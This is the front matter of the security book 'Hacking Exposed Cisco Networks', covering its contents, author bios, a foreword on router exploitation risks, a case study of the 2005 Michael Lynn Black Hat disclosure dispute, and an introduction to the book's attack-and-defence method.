

"This book gives you the knowledge you need to defend your Cisco-based network against the threats of today and tomorrow." —From the foreword by Michael Lynn, Security Researcher and Black Hat Speaker

HACKING Cisco® Networks EXPOSED

Cisco Security Secrets & Solutions

Dr. Andrew Vladimirov, Konstantin V. Gavrilenko,
Janis N. Vizulis, and Andrei A. Mikhailovsky

"This book gives you the knowledge you need to defend your Cisco-based network against the threats of today and tomorrow." —From the foreword by Michael Lynn, Security Researcher and Black Hat Speaker

HACKING Cisco® Networks EXPOSED

Cisco Security Secrets & Solutions

Dr. Andrew Vladimirov, Konstantin V. Gavrilenko,
Janis N. Vizulis, and Andrei A. Mikhallovsky

**Hacking Exposed Cisco Networks: Cisco Security
Secrets & Solutions**

by Andrew A. Vladimirov, Konstantin V. Gavrilenko,
Janis N. Vizulis and Andrei A. Mikhailovsky

McGraw-Hill/Osborne ↵ 2006 (648 pages)

ISBN:0072259175

Defend against the sneakiest attacks by looking at your Cisco network through the eyes of the intruder. With the help of this step-by-step guide, you'll prevent catastrophes by learning how new flaws in Cisco-centered networks are discovered and abused.

Table of Contents

[Hacking Exposed Cisco Networks—Cisco Security Secrets & Solutions](#)

[Foreword](#)

[Case Study](#)

[Introduction](#)

Part I - Foundations

[Chapter 1](#) - Cisco Network Design Models and Security Overview

[Chapter 2](#) - Cisco Network Security Elements

[Chapter 3](#) - Real-World Cisco Security Issues

Part II - "I Am Enabled" —Hacking the Box

[Chapter 4](#) - Profiling and Enumerating Cisco Networks

- [Chapter 5](#) - Enumerating and Fingerprinting Cisco Devices
- [Chapter 6](#) - Getting In from the Outside—Dead Easy
- [Chapter 7](#) - Hacking Cisco Devices—The Intermediate Path
- [Chapter 8](#) - Cisco IOS Exploitation—The Proper Way
- [Chapter 9](#) - Cracking Secret Keys, Social Engineering, and Malicious Physical Access
- [Chapter 10](#) - Exploiting and Preserving Access
- [Chapter 11](#) - Denial of Service Attacks Against Cisco Devices

Part III - Protocol Exploitation in Cisco Networking Environments

- [Chapter 12](#) - Spanning Tree, VLANs, EAP-LEAP, and CDP
- [Chapter 13](#) - HSRP, GRE, Firewalls, and VPN Penetration
- [Chapter 14](#) - Routing Protocols Exploitation

Part IV - Appendixes

- [Appendix A](#) - Network Appliance Security Testing Template
- [Appendix B](#) - Lab Router Interactive Cisco Auto Secure Configuration Example
- [Appendix C](#) - Undocumented Cisco Commands
- [List of Figures](#)

[List of Tables](#)

[List of Sidebars](#)

Hacking Exposed Cisco Networks: Cisco Security Secrets & Solutions

by Andrew A. Vladimirov, Konstantin V. Gavrilenko, Janis N.

Vizulis and Andrei A. Mikhailovsky

McGraw-Hill/Osborne © 2006 (648 pages)

ISBN:0072259175



Defend against the sneakiest attacks by looking at your Cisco network through the eyes of the intruder. With the help of this step-by-step guide, you'll prevent catastrophes by learning how new flaws in Cisco-centered networks are discovered and abused.

Back Cover

Implement bulletproof Cisco security the battle-tested *Hacking Exposed* way

Defend against the sneakiest attacks by looking at your Cisco network and devices through the eyes of the intruder. *Hacking Exposed Cisco Networks* shows you, step-by-step, how hackers target exposed

systems, gain access, and pilfer compromised networks. All device-specific and network-centered security issues are covered alongside real-world examples, in-depth case studies, and detailed countermeasures. It's all here--from switch, router, firewall, wireless, and VPN vulnerabilities to Layer 2 man-in-the-middle, VLAN jumping, BGP, DoS, and DDoS attacks. You'll prevent tomorrow's catastrophe by learning how new flaws in Cisco-centered networks are discovered and abused by cyber-criminals. Plus, you'll get undocumented Cisco commands, security evaluation templates, and vital security tools.

Use the tried-and-true *Hacking Exposed* methodology to find, exploit, and plug security holes in Cisco devices and networks

- Locate vulnerable Cisco networks using Google and BGP queries, wardialing, fuzzing, host fingerprinting, and portscanning
- Abuse Cisco failover protocols, punch holes in firewalls, and break into VPN tunnels
- Use blackbox testing to uncover data input validation errors, hidden backdoors, HTTP, and SNMP vulnerabilities
- Gain network access using password and SNMP community guessing, Telnet session hijacking, and searching for open TFTP servers
- Find out how IOS exploits are written and if a Cisco router can be used as an attack platform
- Block determined DoS and DDoS attacks using Cisco proprietary safeguards, CAR, and NBAR
- Prevent secret keys cracking, sneaky data link

attacks, routing protocol exploits, and malicious physical access

About the Authors

Dr. Andrew A. Vladimirov (Bristol, England), CCNP, CCDP, CISSP, CWNA, TIA Linux+, is a researcher with a wide area of expertise ranging from applied cryptography and network security to bioinformatics and neuroscience. He published his first scientific paper at the age of 13 and is one of the co-founders of Arhont Ltd., one of the leading IT/network security consultancies in the UK. Andrew has extensive experience working with Cisco routers, switches, and PIX firewalls, including design and penetration testing of Cisco-based networks, and has previously uncovered and published several flaws in IOS at Bugtraq. He has also published a variety of papers devoted to network/protocol security and authored a chapter on the subject of wireless security in *Network Security: The Complete Reference* (McGraw-Hill/Osborne) and is a co-author of *Wi-Foo: The Secrets of Wireless Hacking* (Addison Wesley, 2004). Andrew is supportive of both the open source and full disclosure movements. He is a graduate of Kings College London and the University of Bristol.


Konstantin V. Gavrilenko (Bristol, England) has more than 12 years' experience in IT and security and together with his co-authors is a co-founder of Arhont Ltd. Konstantin's writing draws primarily from his real-world knowledge and experience in security consultancy and infrastructure development for a vast

range of clients. He is open minded and enthusiastic about research, where his main areas of interest lie in security in general and more specifically in firewalling, cryptography, VPNs, and IDS. Konstantin has an extensive experience working with Cisco PIX firewalls and Cisco VPN concentrators and client applications. He is proud to say that he is an active supporter of open source solutions and ideology, public disclosure included. Konstantin has published a variety of advisories at SecurityFocus and PacketStorm, uncovering new software security vulnerabilities, along with being a co-author of the bestselling *Wi-Foo: The Secrets of Wireless Hacking*. He holds a first class BS honors degree in Management Science from DeMontfort University and an MS in Management from Lancaster University.

Janis N. Vizulis (Bristol, England) is a researcher and programmer with a wide area of expertise ranging from digital forensics (11 years of forensics experience in criminal police work) to black and white box penetration testing with a main focus on the gambling industry, including security consultancy in the development of online banking applications for major players in the gambling industry and developing anti-DDoS and load-balancing solutions, many of them Cisco-based. His main interest in security lies in network protocols and web application security, including the development of protocol and application fuzzing tools for new vulnerabilities discovery and equipment and application security stress-testing. Janis was the leading developer of the new tools released during the writing process of this *Hacking Exposed*

tome.

Andrei A. Mikhailovsky (Bristol, England) first became enticed by UNIX flavors back in school. He cultivated and expanded his knowledge into networking aspects of information technology while obtaining his bachelor's degree from the University of Kent at Canterbury. Soon he was engrossed in network security and penetration testing of Internet-centric equipment including various Cisco devices. On accomplishing his MBA, he co-founded information security company Arhont and participated in security research, published articles and advisories, and greatly contributed to the overall success of the Arhont team. Andrei's technical particularities include user authentication mechanisms, database and directory services, wireless networking security, and systems integration. He has extensive experience working with Cisco implementations of RADIUS and TACACS authentication protocols.

Next 

Hacking Exposed Cisco Networks— Cisco Security Secrets & Solutions

Dr. Andrew A. Vladimirov

Konstantin V. Gavrilenko

Janis N. Vizulis

Andrei A. Mikhailovsky

The McGraw-Hill Companies

McGraw-Hill/Osborne

2100 Powell Street, 10th Floor

Emeryville, California 94608

U.S.A.

To arrange bulk purchase discounts for sales promotions, premiums, or fund-raisers, please contact **McGraw-Hill/Osborne** at the above address.

© 2006 The McGraw-Hill Companies.

All rights reserved. Printed in the United States of America. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but they may not be reproduced for publication.

1234567890 CUS CUS 0198765

0-07-225917-5

Executive Editor:

Jane K. Brownlow

Senior Project Editor:

LeeAnn Pickrell

Acquisitions Coordinator:

Jennifer Housh

Technical Editors:

Wesley J. Noonan

Eric S. Seagren

Copy Editor:

Lisa Theobald

Proofreader:

Paul Tyler

Indexer:

Karin Arrigoni

Composition and Illustration:

Apollo Publishing Services

Series Design:

Peter F. Hancik, Dick Schwartz

Cover Series Design:

Dodie Shoemaker

This book was composed with Adobe® InDesign®

Information has been obtained by **McGraw-Hill**/Osborne from sources believed to be reliable. However, because of the possibility of human or mechanical error by our sources, **McGraw-Hill**/Osborne, or others, **McGraw-Hill**/Osborne does not guarantee the accuracy, adequacy, or completeness of any information and is not responsible for any errors or omissions or the results obtained from the use of such information.

The authors would like to dedicate this book to the security community, as well as the open source and full disclosure movements.

About the Authors

Dr. Andrew A Vladimirov

Dr. Andrew A Vladimirov (Bristol, England), CCNP, CCDP, CISSP, CWNA, TIA Linux+, is a researcher with a wide area of expertise ranging from applied cryptography and network security to bioinformatics and neuroscience. He published his first scientific paper at the age of 13 and is one of the co-founders of Arhont Ltd., one of the leading IT/network security consultancies in the UK. Andrew has extensive experience working with Cisco routers, switches, and PIX firewalls, including design and penetration testing of Cisco-based networks, and has previously uncovered and published several flaws in IOS at Bugtraq. He has also published a variety of papers devoted to network/protocol security and authored a chapter on the subject of wireless security in *Network Security: The Complete Reference* (McGraw-Hill/Osborne) and is a co-author of *Wi-Foo: The Secrets of Wireless Hacking* (Addison Wesley, 2004). Andrew is supportive of both the open source and full disclosure movements. He is a graduate of Kings College London and the University of Bristol.

Konstantin V. Gavrilenko

Konstantin V. Gavrilenko (Bristol, England) has more than 12 years' experience in IT and security and together with his co-authors is a co-founder of Arhont Ltd. Konstantin's writing draws primarily from his real-world knowledge and experience in security consultancy and infrastructure development for a vast range of clients. He is open minded and enthusiastic about research, where his main areas of interest lie in security in general and more specifically in firewalling, cryptography, VPNs, and IDS. Konstantin has an extensive experience working with Cisco PIX firewalls and Cisco VPN concentrators and client applications. He is proud to say that he is an active supporter of open source solutions and ideology, public disclosure included. Konstantin has published a variety of advisories at SecurityFocus and PacketStorm, uncovering new software security vulnerabilities, along with being a co-author of the bestselling *Wi-Foo: The Secrets of Wireless Hacking*. He holds a first class BS honors degree in Management Science from DeMontfort University and an MS in Management from Lancaster University.

Janis N. Vizulis

Janis N. Vizulis (Bristol, England) is a researcher and programmer with a wide area of expertise ranging from digital forensics (11 years of forensics experience in criminal police work) to black and white box penetration testing with a main focus on the gambling industry, including security consultancy in the development of online banking applications for major players in the gambling industry and developing anti-DDoS and load-balancing solutions, many of them Cisco-based. His main interest in security lies in network protocols and web application security, including the development of protocol and application fuzzing tools for new vulnerabilities discovery and equipment and application security stress-testing. Janis was the leading developer of the new tools released during the writing process of this *Hacking Exposed* tome.

Andrei A. Mikhailovsky

Andrei A. Mikhailovsky (Bristol, England) first became enticed by UNIX flavors back in school. He cultivated and expanded his knowledge into networking aspects of information technology while obtaining his bachelor's degree from the University of Kent at Canterbury. Soon he was engrossed in network security and penetration testing of Internet-centric equipment including various Cisco devices. On accomplishing his MBA, he co-founded information security company Arhont and participated in security research, published articles and advisories, and greatly contributed to the overall success of the Arhont team. Andrei's technical particularities include user authentication mechanisms, database and directory services, wireless networking security, and systems integration. He has extensive experience working with Cisco implementations of RADIUS and TACACS authentication protocols.

About the Technical Reviews

Wesley J. Noonan

Wesley J. Noonan (Houston, Texas) has been working in the computer industry since the mid-1990s, specializing in Windows-based networks and network infrastructure security design and implementation. He is a Staff Quality Engineer for NetIQ working on the company's security solutions

product line. Wes is the author of *Hardening Network Infrastructure* and is a contributing/co-author for *The CISSP Training Guide* by QUE Publishing, *Hardening Network Infrastructure* (McGraw-Hill/Osborne), and *Firewall Fundamentals*. Wes is also a contributor to *Redmond* magazine, writing on the subjects of network infrastructure and security. He has presented at TechMentor 2004 and maintains a Windows Network Security–related "Ask the Experts" section for <http://www.Techtarget.com> (<http://www.searchwindowssecurity.techtarget.com/ateAnswers/0,289620,sid4>)


Eric S. Seagren

Eric S. Seagren (Missouri City, Texas), CISA, CISSP-ISSAP, SCNP, CCNA, CNE, MCP+I, MCSE, has nine years of experience in the computer industry, with the last seven years spent in the financial services industry working for a Fortune 100 company. Eric started his computer career working on Novell servers and performing general network troubleshooting for a small Houston-based company. While working in the financial services industry, his duties have included server administration, disaster recovery responsibilities, business continuity coordinator, Y2K remediation, and network vulnerability assessment responsibilities. He has spent the last few years as an IT architect and risk analyst, designing and evaluating secure, scalable, and redundant networks.


Acknowledgments

The existence of this book would not have been possible without the support, help, and understanding of many people and organizations. First of all, we acknowledge the valuable assistance and collaborative support provided to us by the team of McGraw-Hill/Osborne editors, including executive editor Jane Brownlow, acquisitions coordinator Jenni Housh, senior project editor Lee Ann Pickrell, and editor Lisa Theobald. The deepest thanks goes to Boris Chernov for his perfect technical assistance in the matters of software engineering and the overall help with this book. A lot of things were corrected and improved due to the vital contribution of Wes Noonan, our main technical editor. We are also grateful to FX for the initial help with technical edits and everyone in the Phenoelit team for their ingenious contribution to IOS security research. Thanks also goes to Michael Lynn for his work and

presentation on Cisco IOS internals and potential exploitation. Last, but not the least, we are grateful to James Blake for donating some equipment for our testing lab. Keep up the good work and again many thanks for all the help, contributions, and support that we've received in the course of writing this book.

Next 

 Previous

Next 

Foreword

At the time of this writing, I am the only person to have publicly demonstrated the ability to reliably exploit buffer overflows on Cisco routers. Considering that we know others are looking to do the same thing, we don't have much time. We can either hope that when they find out how, they will be as open and helpful as I have tried to be, or we can prepare for the worst. Hope is not a defense strategy.

The ability to maliciously take control of a router or a switch is a much more serious compromise than an attack on a workstation or a server, because it gives the attacker a favorable network position. Routers are responsible for forwarding our traffic across the network, so attackers can listen to and modify all traffic being passed through the hacked device. This means that a router can become a spring board to compromise entire networks, all from a single device. A slightly more sophisticated attacker can use the fact that he or she is now in the middle of the traffic to perform attacks on encrypted networks. These man-in-the-middle attacks can allow hackers to decrypt virtual private networks and gain access to the data they protect.

Such exploitation has been the holy grail for many would-be attackers. The source code for Cisco's IOS has been stolen on at least two occasions. The only reason to steal this source code is to find vulnerabilities and create exploits to attack routers and switches. My research took more than six months of full time reverse-engineering work to demonstrate such an attack—with source code, this would have taken far less time and skill. We know that source code thieves are working on this, and it's doubtful they will come forward and do the right thing when they succeed.

The exploitation of security vulnerabilities in our routers and switches is bad enough, but that's just the beginning. The next threat will be worms that attack our network infrastructure. Unlike worms that attack endpoints, a network infrastructure attack could cripple the network in ways that are much more difficult to recover from. How do you ship a software fix when the infrastructure itself is down? The worst case scenario is an attacker gaining control of a router and erasing the boot instructions from a router's flash—

effectively rendering the device unusable from then on. This makes for the gruesome possibility that malicious network traffic can actually destroy network hardware. Imagine how much that would cost your organization in lost equipment and down time?

Few network administrators would place an important server or workstation directly on the Internet without the protection of a firewall. Today, most border routers, the devices that connect intranets to the Internet, sit unprotected from malicious traffic. Most of us are unprepared to defend our intranet gateways against these new threats, and we may not even have a way to know whether we've been attacked.

A good admin regularly patches workstations and servers even when they are protected by firewalls. Routers and switches, on the other hand, often go overlooked in patching. While they are more important to the network infrastructure, it is not uncommon for our network devices to remain unpatched from the day they are installed to the day they are retired.

It's clear that a storm is brewing on the horizon, but the good news is that we still have time to prepare our defenses. We can do a number of things to ensure the continued security and operation of our networks, and the solution starts with the kinds of people buying this book.

Start with questioning any vendor's claims about security. It's clear now that no computer system can be totally secure, and any such claim should be met with suspicion. Sometimes vendors lie; don't be afraid to confront your vendor about security. It can take a year or more for a major network device vendor to release details about a security issue, and when they do disclose information they often downplay the issue to an extent that no one takes it seriously. When a vendor misleads you about the severity of an issue, they damage your ability to triage issues and ultimately reduce your ability to defend your network.

This is no longer acceptable.

For their part, vendors must fess up to the problems in their systems. We can't fix something if we can't agree that it is broken. All systems have bugs

—what is important is how a vendor deals with the bugs in its products. It's no longer acceptable for a vendor to cover up a security issue rather than address the problems openly. As customers, it's your job to pressure vendors to do the right thing.

We have to start thinking of routers and switches as networked computers. They need to have proper patch management procedures that get fixes for issues as they happen. To the extent that it is practical, we need to firewall off our routers just as we would any other host. This will require that vendors take the process of patch management as seriously as network administrators do.

Responsible engineering practices dictate that any firmware-based system with modifiable images must have a reliable way to restore a system after an incident. Routers and switches should no longer be manufactured without fail-safe, hardware enforced read-only boot images. It's worth the extra 50-cent ROM chip to make sure your \$20,000 router doesn't become a boat anchor.

We have survived attacks targeted at our all-Microsoft endpoints, but the stakes are much higher on our network devices. In the long-term ecology of networking, we must learn to resist homogeneity at the infrastructure level in order to survive. If we are going to combat network destroying worms and VPN spying exploits, we are going to have to start running a more diverse code base on our network devices. That means that vendor initiatives such as the Cisco powered network, which are designed to enforce network monoculture, must be resisted. Conventional wisdom once held that routers and switches were not vulnerable to attack in the same way as our network endpoints. Consequently, most of our network infrastructure received about the same security attention as the toaster oven in the IT department break room. Today the revelation that Cisco's ubiquitous IOS operating system can be attacked by hackers, just like any other computer, renders conventional wisdom obsolete.

No network administrator should be without a solid understanding of the risks we face today. The *Hacking Exposed* series provides all the information you need to plan your defense with confidence. *Hacking Exposed Cisco*

Networks continues that tradition by showing you step by step where the problems are and explaining in-depth how to solve them. This book gives you the knowledge you need to defend your Cisco-based network against the threats of today and tomorrow.

Consider this: it took Roger Bannister a lifetime of training to run the first 4-minute mile. It only took six months for someone else to follow. The clock is ticking. Have you started preparing your defense yet?


—*Michael Lynn*

Michael Lynn has an extensive background in embedded systems, including kernel development. His research interests include signals intelligence, cryptography, VoIP, reverse engineering, and breaking any protocol designed by committee. His current research focuses on securing critical routing infrastructures. He was the first person to demonstrate publicly that buffer overflows can be reliably exploited on Cisco routers and switches.

 [Previous](#)

[Next](#) 

 Previous

Next 

Case Study

CASE STUDY: THE BLACK HAT HASSLE

At the Black Hat Briefings in Las Vegas, Nevada, on July 27, 2005, after Michael Lynn delivered his key presentation, "The Holy Grail: Cisco IOS Shellcode and Exploitation Techniques," a man with an impressive badge walked up to him and said: "I need to speak with you. Now." This is what happened next according to an interview with Michael that appeared in Wired News

http://www.wired.com/news/privacy/0,1848,68365,00.html?tw=wn_tophead_1):

"There were a lot of flashy badges around from lots of three-letter agencies. So they take me to a maintenance area and I'm surrounded by people...and one of them says (to another guy), 'You've got the van ready?' I'm going, 'Oh my god.' And they go, 'Just kidding!... Oh, man, you rock! We can't thank you enough.' And I'm just sitting there, like still pale white. They all shook my hand. I get the feeling that they were in the audience because they were told that there was a good chance that I was about to do something that would cause a serious problem. And when they realized that I was actually there to pretty much clue them in on...the storm that's coming...they just couldn't say enough nice things about me."

The story actually started long before the Black Hat conference. On January 26, 2005, Cisco announced a vulnerability called "Multiple Crafted IPv6 Packets Cause Router Reload." The next day, after a night of research, Lynn already knew that this flaw could lead to much more than forcing the router to reload. It could lead to enable. Cisco did not believe him, though and, according to Lynn's interview, Cisco higher-ups told him that he was lying. They also refused to provide any information to Internet Security Systems (ISS), for which Lynn worked at the time.

This reply seemed particularly strange, since research by the Phenoelit group had already demonstrated the feasibility of IOS exploitation techniques, and three proof-of-concept exploits for this system were already available to the general public for years.

In an interview with FX that appeared on the SecurityFocus web site <http://www.securityfocus.com/columnists/351>, FX told the columnist that *he* had completed the first IOS exploit by the end of 2001. When the columnist mentioned to FX that, "Now a lot of people want to be the first to reach the goal: make public some working shellcode," FX's reply was "Really? They should come out and talk to me." However, FX did get a full credit in Lynn's Black Hat presentation, and statements about "the first IOS exploitation technique ever" stem entirely from the press's incompetence.

In the meantime, ISS management, dissatisfied with Cisco's response, asked Lynn to disassemble the IOS to find out more about this particular vulnerability. Since we don't know which agreements existed between Cisco and ISS at the time, we can't judge whether such a request was legitimate. But Lynn had to spend months reverse-engineering IOS until this serious flaw was fully researched and described. Cisco engineers still did not believe that the exploitation was possible, however. To prove that the claim was not just hot air, ISS managers invited one of the IOS architects to Atlanta to demonstrate the flaw. He arrived on June 14, 2005, and was impressed by what he saw. Lynn describes this as the day when Cisco found out about the nature of his work and the content of his presentation-to-be—more than a month before the Black Hat Briefings took place.

Initially, Cisco representatives did not believe that the data Lynn had obtained would be presented to the public. Apparently, Lynn was against the exploit code distribution, fearing that the code would leak to crackers. However, ISS management was determined to bring the presentation forward, no matter what the impact. They also wanted to distribute a working exploit within the ISS, so that their sales and security engineers could benefit from it. Just a week before the

presentation, ISS managers completely changed their minds and asked Lynn to withdraw the talk and present a lecture on VoIP security instead. They claimed that this request was made with no pressure from Cisco at all. In reality, however, Cisco had asked ISS to wait for a year to release the exploit and threatened a lawsuit against both Lynn and Black Hat organizers. Organizers were forced to allow Cisco representatives to tear out the pages with Lynn's work from the conference book. Two days before the talk, temporary workers hired by the company spent eight hours ripping out the pages (a process that was filmed and is available for download from the Internet).

All these events prompted Lynn to agree not to proceed with the presentation. However, he resigned from ISS two hours before the presentation and went forward with the talk anyway. He stepped onto the stage in a white hat with *Good* written on it. Lynn was introduced as speaking on a different topic, which elicited boos. But those turned to cheers when he asked, "Who wants to hear about Cisco?" As he started, Lynn said, "What I just did means I'm about to get sued by "Cisco and ISS." At the end of the talk, he asked the audience to look over his resume, wondering whether anyone had a job available for him. He told the audience that he had quit his job with ISS to give this presentation "because ISS and Cisco would rather the world be at risk, I guess. They had to do what's right for their shareholders; I understand that. But I figured I needed to do what's right for the country and for the national critical infrastructure."

Cisco made its own turn the same day by filing a request for a temporary restraining order against Lynn and the Black Hat organizers to prevent "further disclosing proprietary information belonging to Cisco and ISS," as John Noh, a Cisco spokesman, stated. In a release after the talk, a Cisco representative stated: "It is important to note that the information Lynn presented was not a disclosure of a new vulnerability or a flaw with Cisco IOS software. Lynn's research explores possible ways to expand exploitations of known security vulnerabilities impacting routers." As you will see, this statement is true. At the same time, the Black Hat Briefings organizer and founder Jeff Moss denied

that he had any idea of Lynn's intent to present the IOS exploitation data instead of giving the backup talk about VoIP.

With the help of Jennifer Granick, Lynn's legal representative, the lawsuit has been settled. Lynn and the Black Hat organizers had to agree to a permanent injunction barring them from further discussing the now infamous presentation. The injunction also requires that Lynn return any materials and disassembled IOS code. He is also forbidden from making further presentations at the Black Hat or the following Defcon 13 hacker conference. In addition, Lynn and Black Hat agreed never to disseminate a video made of Lynn's presentation and to deliver to Cisco any video recording made of it. Despite this agreement, the FBI launched an investigation and, at the moment of writing this case study, its outcome is unclear.

Cisco has produced a security advisory stating that an arbitrary code execution from a local network segment using the methodology described at the Black Hat presentation is possible. This advisory, released on July 29, 2005, is called "IPv6 Crafted Packet Vulnerability" and, as it should do, contains a long list of fixes for the problem. You can view the advisory at

http://www.cisco.com/en/US/products/products_security_advisory09186

The fixes require a full IOS upgrade, and no temporary workaround is available other than not using IPv6 on the affected routers.


Meanwhile, copies of Lynn's presentation have spread all over the Internet—some complete and some with partially blacked-out code. Pictures of the original slides are hosted at foreign sites. ISS has tried to silence some of the sites with the presentation-related materials, and its attorneys sent out cease-and-desist letters to the sites' owners. However, this did not stop the data from dissemination, and by now we would assume that any security expert or hacker interested in the topic has seen it. Multiple articles appeared in the news—in both general and technical media—about the case. Hardly any of them can be called *impartial*, however, as some clearly sided with Lynn, some with Cisco and ISS, and some with both.

We are not experts on ethics; neither do we want to enforce our opinions on the readers. Thus, we leave the moral judgement on these events open to your own discretion. As to the technical side of the question, our take on the IOS exploitation approaches is reflected in [Chapters 8](#) and [10](#) of this book.

 [Previous](#)

[Next](#) 

 Previous

Next 

Introduction

Perhaps the real difference between the Jedi and the Sith lies only in their orientation; a Jedi gains power through understanding, and a Sith gains understanding through power.

—Darth Sidious

THE PECULIARITIES AND HARDSHIPS OF CISCO-RELATED ATTACKS AND DEFENSES

Some *hackers* (in a loose meaning of this battered term) try to understand everything about the internal workings of a system or protocol they have targeted, and only then do they begin the exploitation. Others try to break it using all means at their disposal and learn about the system in the process of breaking it. The methodologies we describe in this book can appeal to the followers of both paths. At the end of the day, it is the results that count, and an approach that works best for the attacker would be embraced by him or her as true. In our specific case, the result is usually called *enable*.

An attacker who goes after Cisco networking devices can be a CCIE Security consultant, performing a legitimate security audit. He can be a renegade system programmer, armed with disassembly tools and searching for great fame or equally great stealth. She might be an experienced network engineer with an arsenal of powerful sniffing and custom packet generating utilities and a craving for the takeover of the whole network via an unknown glitch in a proprietary protocol design. Or, perhaps a novice hacker has just discovered what really runs the modern Internet and wants to experiment with these mysterious and powerful hosts. As the person responsible for the security of a network, you have to be ready to cope with all types of attackers and everything they can throw at the target. As a security auditor, you have to be capable of emulating all kinds of attackers, understanding their mentality, approaches, methods, and techniques. Only by starting the audit while behaving like the lowest denominator of cracker, and ending it acting like a highly professional Black Hat, can a penetration tester do a proper external or internal risk assessment of the audited network.

This is not easy. First of all, everything related to Cisco systems and protocols hacking is only beginning to emerge from the shadows. You won't find a lot of comprehensive information about this online, and this book is the world's first printed literature source entirely devoted to this issue.

Another difficulty you (and the attackers) will inevitably encounter is the great variety of Cisco devices and versions of the operating systems that they run—routers, switches, firewalls, VPN concentrators, IDS sensors, wireless access points, and so on. They run various versions of IOS, CatOS, PIX OS, and even general purpose operating systems such as Solaris and Linux. To make things more difficult, many OS versions are specifically bound to the hardware they run on for efficiency and optimization reasons. This is particularly important for a highly skilled attacker trying to write a shellcode for his exploit.

When Next Generation (NG) IOS appears and good old CatOS eventually dies out, truly cross-platform exploits for Cisco routers and switches may become possible. For now, an exploit will work against a specific platform only, and a hacker would need to spare some time and effort to find offset addresses for different IOS versions running on that particular platform. It should be noted that network administrators in general seem to be somewhat conservative and not truly eager to update the operating systems of their routers and switches. We have encountered many cases of IOS 11.X and CatOS 4.X still running on the audited hosts. Thus, older IOS and CatOS versions are here to stay for quite a while, even after the much talked about IOS NG is released.

On the defenders' side, the differences between the system versions mean that some countermeasures will be available on the systems you control, and some won't. Moreover, the same safeguard could be configured on distinct system versions using different commands or variations of the same command. This makes the device and the overall network defense a rather complicated task. A lot of material, mostly from Cisco itself, has been released on the subject of securing Cisco devices and whole networks, but blindly typing the commands mentioned in the manual does not help the administrator to understand the full impact or implications of the attack these commands may prevent. Thus, the incentive to spend time on thoroughly configuring existing security features and patching the known flaws may run very low. What is needed is an all-around Cisco security resource, providing a professional description and systematic balanced approach to both attack and defense. We have strived to adhere to this requirement as much as

possible and hope that this book will meet at least some of your expectations.

We have also tried to dispel common mythology surrounding the peculiarities of Cisco device and network security and halting the development of this important information security field. The harmful myths currently circulating within the world security community, from corporate security managers to lowly script kiddies, are many and include the following:

- Cisco routers, switches, PIX firewalls, and so on are secure by default and can't really be broken into, unless they are badly misconfigured.
- To the contrary, Cisco routers are very easy to break into (this opinion is common among the "Telnet password and SNMP community guessing crowd," a part of the "hooded yob" populating so-called "underground channels").
- Running the IOS privileged EXEC mode `auto secure no-interact` command will automatically sort out all your security headaches, even if you don't know much about router security.
- The cracking underground is not really familiar with Cisco network appliances and rarely selects them as targets.
- There is little the intruders can do with a taken over Cisco router and nothing they can do with an "owned" Catalyst switch. At worst, they will erase both Flash and NVRAM.
- An intruder cannot preserve his access to an owned Cisco router or other device without leaving telltale signs in its configuration file.
- Data link layer attacks are for weirdoes. You can do the same things with ARP spoofing, right?
- Crackers can bring down the whole Internet via a BGP-based

attack, and it is easy to do.


- To the contrary, BGP is completely secure and unbreakable. Proprietary routing protocols are also very secure, since their full specifications are not known to attackers.
- Buffer overflow attacks against IOS are impractical and too difficult to execute. Writing exploits against this system is an extreme form of rocket science, known only to the few remaining Illuminati.
- Patching the IOS binary image to inject malicious code is also next to impossible. Such an image won't be accepted by the router or won't function properly.
- Attacking another router from (not through!) a hacked router? That's impossible! Cisco cross-platform worm? You must be joking!

Whether you prefer to gain power through understanding or understanding through power, we hope that the contents of this book will convince you that these statements are, to put it politely, rather economical with the truth, which often lies somewhere in the middle.

 Previous

Next 

 Previous

Next 

ALL THE POWER OF HACKING EXPOSED AND MORE

This tome is written in the best tradition of the *Hacking Exposed* series. However, we've included a few differences, such as the way risk ratings are handled.

The topic of Cisco-related hacking isn't exactly the most researched topic. Many potential security threats and attack algorithms described here are little-known or new and were discovered during the process of writing this book. To do this, we assembled a tiny testing and research Cisco network, consisting of three 2500 and two 2600 series routers, Catalyst 2950 and 5000 series switches, PIX 515E and PIX 501 firewalls, a 3000 series VPN concentrator, and an Aironet 1200 wireless access point. We have also employed a couple of Gentoo and Debian Linux machines running Quagga and various attack and network monitoring/analysis tools mentioned through the book. A maximum effort was made to test all the presented methods and techniques on this network. In addition, some of the published data, of course, is based on our hands-on experience as penetration testers, network security administrators, and architects.

Also, when working on the book, we discovered that the current arsenal of open source Cisco security auditing tools is rather limited. So we had to write some new tools and scripts to close such gaps and *make the theoretical practical* (an old L0pht motto, for those who don't remember). They are available under the GPL license at the book's companion web site, <http://www.hackingexposedcisco.com>, to anyone interested. The time for the entire project was restricted, and it was not possible to complete everything that was initially planned. Thus, some of the code had to join the TODO list queue and will hopefully be finished by the time this book hits the shelves, or soon afterward. So, do visit the site for the updates, including new security tools and research observations.

Easy to Navigate

A standard tested and tried *Hacking Exposed* format is used through this book:

This is an attack icon.

This icon identifies specific penetration testing techniques and tools. The icon is followed by the technique or attack name and a traditional *Hacking Exposed* risk rating table:

Attack

Popularity:	<i>The frequency with which we estimate the attack takes place in the wild. Directly correlates with the Simplicity field. 1 is the most rare, 10 is used a lot, N/A is not applicable (the issue was been discovered in a testing lab when writing this book).</i>
Simplicity:	<i>The degree of skill necessary to execute the attack. 10 is using a widespread point-and-click tool or an equivalent, 1 is writing a new exploit yourself. The values around 5 are likely to indicate a difficult-to-use available command line tool that requires knowledge of the target system or protocol by the attacker.</i>
	<i>The potential damage caused by successful attack execution. Usually varies from 1 to 10;</i>

<p><i>Impact:</i></p>	<p><i>however, this particular book does have a few exemptions to this rule. 1 is disclosing some trivial information about the device or network, 10 is getting enable on the box or being able to redirect, sniff and modify network traffic.</i></p>
<p><i>Risk Rating:</i></p>	<p><i>This value is obtained by averaging the three previous values. In a few cases, where the Popularity value equals N/A, only the Simplicity and Impact numbers are averaged.</i></p>

